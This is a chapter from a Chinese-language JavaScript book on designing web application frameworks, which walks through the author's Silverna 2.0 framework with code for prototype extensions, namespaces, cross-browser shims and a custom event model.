


图 26.1　ucren-widgets 的 UI 组件和皮肤

> 在富 Web（Rich Web App）应用中，脚本下载对带宽的开销是一个不容忽视的问题，框架的核心是指那些“不得不被”包括的模块。没有任何使用者会无缘无故地包含一个庞大的 js 文档在一个很普通的页面上，只是为了使用一个小小的功能。一个设计良好的框架可以把核心脚本的文档大小控制在压缩后 10KB~20KB 之间。

26.1.2.3　环境配置

某些情况下，应用框架的核心模块提供了配置外部环境的方法，这通常是用来管理某些针对具体应用的永久性的配置。

例 26.1　JSVM2 的配置文件

```
### JSVM Runtime Environment ###
[kernel]
#version = 2.0
```

```
[runtime environment]

debug = false

# kernel=kernel.js
# application = application.js
# module = module.js
# runtime = runtime.js

[extends]
### for example
# extmodules = jsharp.js

[Resource Location]
# resource home
class_home = ${jsvmHome}/classes
lib_home = ${jsvmHome}/lib
res_home = ${jsvmHome}/res
# classpath = ${jsvmHome}/lib/xx.xml
# expireflag = 2005-05-12 01:07:33

[plugins]
# jsvm4s_home = ${jsvmHome}/res/plugins/jsvm4s

[deploy config]
# classpath =
# deploylibrarys = x86.js

[Application Config]
## example
# main = class(cn.x86.test.TestMain)
# main = url(/index.html)
```

26.1.2.4　使用手册

一个优秀的应用框架通常还会（并且应当）提供给使用者一份完整而规范的使用手册。原先国内框架对这一点的重视程度远远不如成熟的国外框架，因此 JSVM 等国内框架在推广的过程中，并不是那么的顺利。而如今框架的开发者显然认识到并开始慢慢重视这一点，这也使他们的框架在一定程度上开始受到国内使用者的欢迎。

真正要想让应用框架得到广泛接受，一份好的 API 文档是必须的，如图 26.2 所示：




图 26.2　VJBox（ucren-widgets 的前身）框架的使用手册

26.2　为什么要设计应用框架

毫无疑问，应用框架在大规模 Web 应用开发中有助于提升开发效率和开发质量，这是设计和实现应用框架的最基本的理由。

26.2.1　应用框架的适用范围

通常来说，我们认为应用框架适用于较大规模的 Web 应用中，因为这些应用通常本身需要的脚本量和规模较大，逻辑也较复杂，使用应用框架能够带来的开发效率上好处相当明显，而自身的冗余和庞大的脚本规模比起来则显得微不足道。不同的应用框架也有不同的适用规模，有些轻量级的框架面向于中小型应用，而一些重量级的框架则更适用于大规模的场合。

国外一些知名的重量级框架包括 Bindows、DOJO 等，它们的块头显得比较大，而另外一些框架，如 JQuery、Prototype 等显然要归于轻量级框架，Yahoo 和 Google 也正推出他们自己的框架，这些框架正在逐步完善中，从目前的发展来看，应该归于专注于 WebUI 的“中量级”框架一类。同样地，国内的 JSVM 是重量级的代表，而 JSI、ucren-widgets 等则属于相对比较轻量级的框架。

26.2.2　应用框架的利弊

就一般意义上而言，应用框架只是一种特定的技术，同其他技术一样，它有其自身适用的场合。应用框架提供的类库和环境在很大程度上能够扩展语言本身的能力，为规模较大的应用提供良好的支持，以及一种或者一组特定的模式解决一类问题的能力。这些都是应用框架的有利因素。国内外都有一些基

于框架应用的成功案例。

被普遍广泛应用的框架是 Prototype、JQuery 等大名鼎鼎的轻量级框架。Yahoo 和 Google 推出的富 UI 框架也被证明是可用的，在这一点上，国内框架做得稍差，JSVM 发展了两年多，一直没有像样的大型应用案例的支持，这不得不说是一个遗憾。

实践证明，在一些复杂应用中引入框架能够从一定程度上改善代码的结构，提升开发效率，大大提升代码的可维护性和应用的可扩展性。然而，同其他类似技术一样，应用框架的使用也会带来一定的弊端。

应用框架的最大弊端是它存在有被滥用的可能以及被滥用后带来性能问题的可能。滥用应用框架或者错误地使用了核心提供的模式，确实导致了混乱的代码和低下的性能。框架无论如何都会带来额外的开销，尤其是那些利用 HTTP 请求来做包管理的框架，这些框架事实上在大型应用中的表现，由于其固有的性能缺陷，而显得不那么好。所以就我的观察来看，那些重量级的 JavaScript 框架处于一种相当尴尬的地位，作为面向大型应用的框架，它本身的固有特点却又表现得不适合于大型应用，这显然是一种遗憾。就我个人而言，我承认应用框架的作用和意义，但我更倾向于使用轻量级框架并认为这些简单小巧的框架将是未来 JavaScript 应用框架的主流。

26.3　如何设计应用框架

那么，如何才能设计一个合适的应用框架呢？

26.3.1　把握设计的目标

设计应用框架的第一步是把握设计的目标，不同类型的应用框架有其适用的范围。轻量级的框架一般适用于中小型 Web 应用，重量级的框架一般适用于交互风格比较复杂的大型应用。Ajax 框架通常用于对实时交互体验要求比较高的场合，而一些常规的信息系统，则倾向于采用传统的表单交互，此时选择一些简单的非 Ajax 框架会比较好。

WebUI 型框架是一类非常受欢迎的框架，而几乎绝大多数应用框架都在 UI 这个层次上有所表现，如图 26.3 所示：




图 26.3　YUI 的 Menu 组件

26.3.2　应用框架的设计准则

应用框架的第一设计准则是“简单独立的核心”。成熟应用框架的核心脚本不应该过于臃肿，并且和其他模块没有什么依赖性。

> 一般说来，一个好的应用框架需要考虑尽可能减少脚本载入的时间和空间，这一点可以通过减少核心脚本代码量来做到。一般成熟的框架，其核心只提供必要的和基本的功能，其余的功能扩展则被作为可选模块，这样能够大大减少 Web 应用的冗余代码量，使得其执行效率达到最高。

要成为好的框架，其核心类库或者模块要有足够的健壮性，经过充分考虑的代码将为框架带来强的扩展性，遵循 ECMAScript 规范的代码一般不会对框架核心造成影响和冲击。并且，许多框架考虑尽量不破坏 JavaScript 的原生环境，这是为了和非框架代码充分兼容，使得框架不会给开发带来额外的约束，从而拥有足够的自由度。

> 所谓的“原生环境”指的是 JS 核心对象原型上的属性，大部分框架通过扩展这些属性增强脚本的能力，但是另一些框架的设计者则坚持尽量不在核心对象上增加属性。这里牵涉到关于“自由度”的问题。
>
> 关于自由度的话题颇有争议，一些框架的设计者强调框架的约束性，认为好的框架不妨适当地引入约束机制，以杜绝那些不符合规范的代码存在，以减少开发过程中可能导致的隐患。另外一些设计者（包括笔者）则认为，框架的设计应当保有 JavaScript 本身足够的自由度，框架的规则是一种建议，而不应该成为一种强制。
>
> 尽管我支持应当保留脚本自由度的说法，但是我也认为在核心对象上进行适度的扩展是没有问题的，而且这种方式简便而高效。一些批评者认为在诸如 Array 之类的对象上进行修改，会导致一些额外的问题，例如将使得 for...in 对 Array 元素遍历的支持失效，然而我认为这并不是问题，因为 for...in 本来就不是为 Array 元素的遍历而设置的，框架的存在反而有助于限制这种违反语义规则被使用。

框架的模块中的功能应当尽量相互正交，没有重复和冗余，模块与模块之间应是单向的依赖关系，一个模块可以依赖于多个模块，但是被依赖的模块本身应该是正交的。

> 用通俗的语言来说，一个框架的两个模块一般不会提供同样或者类似的功能，以便于保持框架的最简结构，也不会令用户在使用时面临取舍问题，从而造成不该有的困惑。

26.3.3　什么样的应用框架才是成熟的应用框架

除了遵循上面所说的设计准则之外，一个成熟的应用框架还包括详细准确的文档以及具体的成功案例。

一个真正的应用框架应当有明确的适用范围，并且在这个范围内经得起考验。

> 这一点上，国内的框架和国外框架相比还有不少的差距，一些框架从设计开始就缺乏一个明确的定位，而另一些框架不是缺乏文档就是缺乏应用范例，至于成功案例的缺乏，更是国内框架的通病。

不过就我自身对国内 JavaScript 技术圈的了解，我对于国内框架依然充满信心，相信随着技术的发展和越来越多的技术人员的加入，国内的 JavaScript 应用框架必将变得更加成熟。也希望本书能够真正将您带入 JavaScript 高手的行列，为国内的 JavaScript 技术发展起到积极的作用。

26.3.4　应用框架的设计方法

具体来说，当把握了前面提到的目标，以及有了框架成熟度的概念之后，要设计应用框架，必须从核心开始，真正了解这个框架的用户群是一些什么样的人，他们需要哪些功能。

动态脚本语言的好处是，它不仅仅能够写代码，而且能够用代码生成代码，优秀的框架中，在运用模式时，会封装一部分“代码生成器”，这样它就能够提供某些“神奇”接口，让框架的应用者能够通过框架实现一些看起来“不可思议”的特性。

Silverna 2.0 种提供的 EventManager 正是这样一个接口，它在普通对象上实现了和 DOM 标准类似的事件模式。关于自定义事件模式的原理，早在第 13 章中已经介绍过了，只不过，在这里，采用了更加复杂的技巧和手段，提供了更加完备和看起来比较“神奇”的接口。随书光盘  中附带了 Silverna 2.0 的源代码，有兴趣的读者可以自行研究。

26.3.5　实战！设计一个简单的应用框架

要设计一个应用框架，需要体会框架的使用者究竟需要什么。我从 2006 年开始思考和设计应用框架，我偏好于极度轻量级的应用框架，并且放弃尝试在 JavaScript 上实现完备的传统的 OOP 的打算，理由基于前面说过的，既然 JavaScript 是一个 prototype-based 的面向对象语言，对于它来说概念体系已经相当完备，没有必要为了你自己的偏好，将它改造成一个 class-based 的面向对象语言。

从这一点来说，我认为一些框架的设计者偶然地犯了一个错误（我曾经一样犯过这样的错误），设计者以自己的认知来衡量一种语言体系，把不需要的规范强加给框架。我们没有必要费尽精力要把一辆劳斯莱斯改造成宝马，不是么？

“简单、轻量级、快速、神奇”是我希望我的框架能够得到的评价，Silverna 就是以这个为最终目标的一个简单的雏形（尽管离实现这个目标还有十万八千里），本节通过介绍 Silverna 2.0 的核心来说明如何设计一个简单的应用框架。

26.3.5.1　自描述

一个框架不一定要能够描述自身，但是如果一个框架具备了这样的特性，它一定会成为一个很有趣的框架，Silverna 是一个具备有自描述能力的框架。

```
var Silverna = {
    version : "2.0.0.1.20070726",    //当前框架的版本号
    author : "akira",                //框架的作者，也就是我^_^
    implementation : $abstract       //框架的 implementation 方法，用来监测某个标准是否实现
                                     //但是目前这个方法本身还未被实现……
```

```
}
```

上面的代码描述了 Silverna 框架自身，包括它的版本号、它的作者和其他一些什么我们需要用到的内容。注意到 implementation 的属性是一个$abstract，这个我们在后面马上会说到，它实际上是一个抽象方法，代表这个框架将要实现而还未实现的内容。

上面这段代码看起来好像什么事情也没有做，但是，仔细想一下就会发现它很有趣，它隐含了未来让框架应用者使用这些信息的能力。

更有趣的是，下面这一段也是一个了不起的自描述内容：

```
//获得 Silverna 核心脚本所在的 script DOM 对象
//这段代码指出了 Silverna 本身的核心究竟是在哪一个<script>标记中被引入的
var $script = (function(){
    var scripts = document.getElementsByTagName("script");
    return scripts.length ? scripts[scripts.length - 1] : null;
    //因为这段脚本被执行的时候，页面文档上当前的最后一个<script>标记一定就是
    //包含这段脚本本身，也即包含 Silverna 核心本身的那个 script DOM 对象
})();
```

它的了不起在于它总能够真正意义上获得引入框架代码的<script>标记，这样，如果我们愿意的话，就可以从这段标记上读入我们希望使用的一些配置信息。

例如，我们在引入框架时使用：

```
<script src= "silverna-packs.js" version="2.0.0.1.20070726">
```

我们就可以在程序代码中检验我们的核心库和我们的程序所声明的版本是否总是一致。

$script 的另一个作用在于它能够获得脚本所在的路径，这样我们就可以利用这一点让脚本合理地管理资源，这对于我们设计一些标准的 UI 组件是很有帮助的。

```
//获得 Silverna 核心脚本的运行路径
function $root()
{
    return $script.getAttribute("src").replace(/[^\/]+$/g,'');
}
```

26.3.5.2　基础接口和语义型代码

在框架描述了自身后，它需要实现一些基础语义，这些语义提供了一部分利用框架来进行开发时的规范。这部分代码通常不多，但是它在框架中的地位和重要性确是极高的。

在 Silverna 2.0 中，我们用$void 来描述一个空的闭包：

```
//空函数
var $void = function(){
}
```

这个东西经常用到，这样定义之后，能够令我们省去许多麻烦。

另外，我们可能需要准备一些语义级别的“异常”：

```
//定义一个“运行时异常”类型
```

```
function RuntimeException(msg)
{
    var number  = 0x01000001;          //异常号
    msg = msg || "运行时错误，" + number; //异常的描述信息
    //和本书前几章的例子不一样的是，这里对异常的继承采用了实例继承
    //原因是 Error 也是一个核心类型，如果用原型继承，在不捕获异常的情况下
    //浏览器不能正确按照默认的异常处理方式显示出异常信息
    var err = new Error(msg);
    err.number = number;
    return err;
}
//定义一个“接口或属性未实现异常”类型
function PropertyNotImplementException(msg)
{
    var number  = 0x01000002;
    msg = msg || "接口或属性未正确实现，" + number;
    var err = new Error(msg);
    err.number = number;
    return err;
}
```

这两个异常是为了告诉使用者，我们的框架出了一些异常，以便于他们作相应的处理。在后面，我们会看到这两个异常被框架的其他部分所使用。

接下来，我们可能需要建立某些原型，这些原型作为基础的语义型接口，为基本的框架核心对象提供支持，下面是 Silverna 2.0 框架中的一段代码，我们在 25.5.3 一节中已经见到过：

```
//Iterator 迭代器原型
function Iterator(){}

//next 和 hasNext 是两个抽象方法
//分别表示 Iterator 的下一个元素和判断游标是否到达 Iterator 的结尾
Iterator.prototype.next = $abstract;
Iterator.prototype.hasNext = $abstract;

//toArray 是一个实际的方法
//它将一个支持 Iterator 的对象转换为数组
Iterator.prototype.toArray = function(){
    var _set = [this.item()];
    while(this.hasNext())
    {
        _set.push(this.item());
        this.next();
    }
    return _set;
}
```

前面已经说过，这是一个迭代器原型，框架中所有的类型如果需要迭代器，可以通过实现这个接口

来拥有迭代器。例如我们在数组扩展中实现了迭代器接口：

```
Array.prototype.iterator = function(){
    var _it = new Iterator();
    var _cursor = 0;
    var _arr = this;
    /我们自己实现 Array 的 next 和 hasNext 方法
    _it.next = function(){
        //对数组的 interator 来说，next 意味着游标+1
        _cursor++;
        return _it;
    }
    _it.item = function(){
        //得到当前游标的对象
        return _arr[_cursor];
    }
    _it.hasNext = function(){
        //判断是否到达数组的末尾
        return _cursor < _arr.length - 1;
    }
    return _it;
}
```

26.3.5.3　核心对象的原型扩展

我们扩展核心对象以提供额外的能力，下面是 Silverna 2.0 中几段有趣的代码，我们在 22.6.2.3 小节中已经见到过一部分：

```
//Array 数组扩展，这段代码我们在 22.6.2.3 小节中已经见过
//any()是一个集合迭代函数，它接受一个闭包作为参数
//当集合中的任何一个元素调用闭包的结果返回非 false 时，any()返回计算结果，否则返回 false
Array.prototype.any = function(closure, _set){
    //第二个参数是一个处理计算结果的集合
    //这么设计的目的是为了在 each 方法中重用 any
    _set = _set || false;

    //如果 closure 参数未定义
    if(typeof closure == 'undefined')
    //规定为返回数组元素自身的值的函数
        closure = function(x){return x};

    //如果 closure 参数不是函数
    if(typeof closure != 'function')
    {
        //那么它应该被转换成返回这个值的一个函数
        var c = closure;
        closure = function(x){return x == c}
```

```
    }

    //将第 3 个开始的参数转换为数组，因为这些值也将作为迭代调用时的参数
    var args = Array.apply(this, arguments).slice(2);

    //循环遍历数组的每一个元素
    for(var i = 0; i < this.length; i++)
    {
        //以自定义的参数和数组的下标 i 为参数调用 closure 参数引用的闭包
        var rval = closure.apply(this, [this[i]].concat(args).concat(i))
        //如果返回值转换为 boolean 时为“真”并且不是数值 0
        if(rval || rval === 0)
        {
            //如果_set 存在，将计算结果放入_set 集合
            if(_set && _set.put)
                _set.put(rval);
            //否则，将第一个满足条件的结果作为函数的返回值返回
            else
                return rval;
        }
    }
    //返回结果集
    return _set;
}

//parseDate()根据字符串返回 javascript 日期类型对象,如果不是合法的日期字符串返回 null
Date.parseDate = function(date)
{
    //如果参数为空
    if (date == null)
    {
        //构造一个默认的当前日期对象
        return new Date();
    }
    //如果参数为 Date 类型对象
    if (date instanceof Date)
    {
        //直接返回
        return date;
    }
    //否则，对参数字符串进行正则替换后执行构造
    //正则替换是为了将诸如 2008-01-01 的形式转换成 2008/01/01
    else
    {
        date = new Date(date.replace(/-/g,"/"));
    }
```

```
    //如果 new Date 构造失败，将会返回一个无效的 Date 对象
    //该对象的 getTime()方法返回 NaN，所以通过这个可以判定产生的 Date 对象是否有效
    if (isNaN(date.getTime()))
    {
        //无效，返回 null
        return null;
    }
    //否则，返回实际的 date 对象
    else
        return date;
}

//defer()这个函数有两个版本，一是它能够让一个对象在一定时间之后调用某个方法，例如：
//a.defer(b,100);
//另一个是能够让一个方法延迟一段时间被调用，例如 a.defer(100);
//还有一个可选的参数是 args，它表示调用的参数
Function.prototype.defer = function(delay, args){
    var $pointer = this;          //利用闭包修正异步调用时的 this 引用
    if(!(args instanceof Array))
        args = [args];
   window.setTimeout(function(){
        return $pointer.apply(this, args);  //利用定时器“异步”调用自身
    }, delay);
}
Object.prototype.defer = function(method, delay, args){
    var $pointer = this;
    if(!(args instanceof Array))
        args = [args];
    if(typeof(method) == "string")  //如果 method 参数传入的是对象的方法名称
        method = $pointer[method];  //根据名称找到这个方法
    args = args || [];
   window.setTimeout(function(){
        return method.apply($pointer, args);     //利用定时器异步调用对象方法
    }, delay);
}
```

26.3.5.4　简单方法

简单方法用来做一些基于框架的很有用的活儿，它们是程序中可能经常要被调用的方法，例如：

```
//检测一个包或者对象是否存在，不存在则抛出异常
function $require(packs)
{
    try{
        var obj = eval(packs);
        if(obj == null) throw new RuntimeException("包或对象" + packs + "加载失败，是否
        未包含必要的文件？");
```

```
            return obj;
        }
        catch(ex)
        {
            throw new RuntimeException("包或对象" + packs + "加载失败，是否未包含必要的文件？");
        }
    }
```

26.3.5.5　名字空间

第 23 章已经提到过，名字空间对于框架的代码管理十分重要。许多框架采用 HTTP 请求的方式来引入代码和对应的名字空间，而 Silverna 2.0 采用最简单的“声明式”名字空间文法，下面声明了 Silverna 的名字空间。

```
//declare Packs
//这里的声明非常重要，它为对象建立正确的名字空间，才能被 with 语句所支持
//实际上这里利用了对象直接量语法定义了一个大对象
var core = {
    events : {
        EventManager:null
    },
    web : {
        widgets :
            {
                adorners : {
                    Adorner : null,
                    ButtonAdorner : null,
                    DragDropAdorner : null,
                    DatePickerAdorner : null,
                    MopCalendarAdorner : null,
                    SliderAdorner : null,
                    WindowAdorner : null,
                    behaviors : {
                        Behavior : null,
                        ClickBehavior : null,
                        DragBehavior : null,
                        HoverBehavior : null,
                        SelectBehavior : null
                    }
                },
                Widget : null,
                ButtonWidget : null,
                DragDropWidget : null,
                DatePickerWidget : null,
                MopCalendarWidget : null,
                SliderWidget : null,
```

```
                WindowWidget : null
            },
        HTMLElement : null,
        CSSStyleSheet : null
    }
}
```

26.3.5.6　支持标准和跨浏览器

应用框架通常支持标准和跨浏览器，Silverna 也不例外，包含有许多兼容不同浏览器的代码，例如下面这些：

```
if(typeof(HTMLElement)!="undefined" && !window.opera)
{
    //让 Mozilla 的浏览器和 Internet Explorer 浏览器兼容起来
    //创建 Mozilla 浏览器的 outerHTML 属性
    HTMLElement.prototype.__defineGetter__("outerHTML",function()
    {
        var a=this.attributes, str="<"+this.tagName, i=0;for(;i<a.length;i++)
        if(a[i].specified) str+=" "+a[i].name+'="'+a[i].value+'"';
        if(!this.canHaveChildren) return str+" />";
        return str+">"+this.innerHTML+"</"+this.tagName+">";
    });
    HTMLElement.prototype.__defineSetter__("outerHTML",function(s)
    {
        var r = this.ownerDocument.createRange();
        r.setStartBefore(this);
        var df = r.createContextualFragment(s);
        this.parentNode.replaceChild(df, this);
        return s;
        });
    //创建 Mozilla 浏览器的 innerText 属性
        HTMLElement.prototype.__defineGetter__("innerText",function()
    {
        return this.textContent;
    });
    HTMLElement.prototype.__defineSetter__("innerText",function(s)
    {
        this.textContent = s;
        return s;
    });
    //创建 Mozilla 浏览器的 canHaveChildren 属性
    HTMLElement.prototype.__defineGetter__("canHaveChildren",function()
    {
            return !/^(area|base|basefont|col|frame|hr|img|br|input|isindex|link
            |meta|param)$/.test(this.tagName.toLowerCase());
```

```
    });
}
```

26.3.5.7　事件模型——Silverna 的事件模型

Silverna 的自定义事件模型是它的一大特色，它支持一个高级的 EventManager 对象，利用它可以让普通的 JavaScript 对象派发和处理事件，它的时间模型和 DOM Level-2 的标准事件模型非常相似，下面是一个关于事件模型应用的例子：

例 26.2　Silverna 的事件模型

```
<html>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<head>
    <title>Example 26.2 Silverna 的事件模型</title>
</head>
<script src="Silverna V2.0_src/silverna-packs.js" type="text/javascript"></script>
<body>
<script type="text/javascript">
function dwn(s)
{
    frames[0].document.write(s + "<br/>");
}

var EventManager = core.events.EventManager;

//基本事件注册演示
function Test()
{
    function TypeA()
    {
        EventManager.call(this);  //通过构造继承，在类型中应用事件模型

        this.a = 0;

        this.setA = function(x){
            //当 x 的值和属性 a 的值不相等的时候
            //发起一个 change 事件
            if(x != this.a)
            {
                this.dispatchEvent("change", {oldValue:this.a, newValue:x});
                //设置 x 的值到属性 a
                this.a = x;
            }
        }
    }
    var a = new TypeA();
```

```
    a.onchange = function(evt)   //基本的事件注册方式
    {
        dwn("oldValue:"+evt.oldValue);
        dwn("newValue:"+evt.newValue);
    }
    a.setA(100);
}

//高级事件注册演示
function Test2()
{
    function TypeA()
    {
        EventManager.call(this);
        this.a = 0;

        this.setA = function(x){
            if(x != this.a)
            {
                this.dispatchEvent("change", {oldValue:this.a, newValue:x});
                this.a = x;
            }
        }
    }
    var a = new TypeA();

    a.addEventListener("change",function(evt)   //高级的事件注册方式
    {
        dwn("oldValue:"+evt.oldValue);
        dwn("newValue:"+evt.newValue);
    });
    a.addEventListener("change",function(evt)   //高级的事件注册方式
    {
        dwn("done");
    });

    a.setA(200);
}

//事件的捕获演示-基础
function Test3()
{
    function TypeA()
    {
```

```
        EventManager.call(this);

        this.a = 0;

        this.setA = function(x){
            if(x != this.a)
            {
                this.dispatchEvent("change", {oldValue:this.a, newValue:x});
                this.a = x;
        }
        }
    }
    function TypeB()
    {
        EventManager.call(this);
    }
    var a = new TypeA();
    var b = new TypeB();

    //用 TypeB 类型的对象 b 捕获 TypeA 类型的对象 A 的 change 事件
    b.captureEvents(a,"change",null, function(evt){
        dwn("a.a has changed from " + evt.oldValue + " to " + evt.newValue);
    });

    a.setA(200);
}

//事件的捕获演示-强制阻止捕获
function Test4()
{
    function TypeA()
    {
        EventManager.call(this);

        this.a = 0;

        this.setA = function(x){
            if(x != this.a)
            {
                this.dispatchEvent("change", {oldValue:this.a, newValue:x});
                this.a = x;
        }
        }
    }
    function TypeB()
    {
        EventManager.call(this);
    }
```

```
    var a = new TypeA();
    var b = new TypeB();

    //在 a 的 change 事件中阻止事件向上传播
    a.onchange = function(evt){
        evt.stopPropagation();              //阻止事件向上传播
        dwn("event capturing stopped!");
    }

    //所以 b 中捕获不到 a 中的 change 事件
    b.captureEvents(a,"change",null, function(evt){
        dwn("a.a has changed from " + evt.oldValue + " to " + evt.newValue);
    });

    a.setA(200);
}

//事件的默认行为和阻止默认操作
function Test5()
{
    function TypeA()
    {
        EventManager.call(this);

        this.a = 0;

        this.setA = function(x){
            if(x != this.a)
            {
                this.dispatchEvent("change", {oldValue:this.a, newValue:x,
                    defaultOp:function(){
                        dwn("default information");   //定义默认动作，输出一些信息
                    }
                });
                this.a = x;
            }
        }
    }

    var a1 = new TypeA();
    var a2 = new TypeA();

    a1.onchange = function(evt){
        dwn("a1.a has changed from " + evt.oldValue + " to " + evt.newValue);
    }

    //在 a2 的 change1 事件中阻止默认动作的执行
    a2.onchange = function(evt){
```

```
        dwn("a2.a has changed from " + evt.oldValue + " to " + evt.newValue);
        evt.preventDefault();  //阻止默认动作发生
    }

    a1.setA(100);
    a2.setA(200);
}
</script>
<button onclick="Test()">基本事件注册演示</button>
<button onclick="Test2()">高级事件注册演示</button>
<button onclick="Test3()">事件的捕获演示-基础</button>
<button onclick="Test4()">事件的捕获演示-强制阻止捕获</button>
<button onclick="Test5()">事件的默认行为和阻止默认操作</button>
<br/>
<iframe width="400px" height="300px"></iframe>
</body>
</html>
```

执行结果如图 26.4 所示：




图 26.4　Silverna 高级事件模型

26.3.5.8　应用模式

应用框架的一个很大的特色是支持标准的应用模式和扩展模式，Silverna 支持的用户可扩展标准事件机制和 WAB（widgets-adorners-behaviors）模式是这个框架最大的亮点，它为应用开发提供了比传统

的 JavaScript 多得多的语义模式和标准的处理模型，有助于开发出统一的可维护性高的代码。

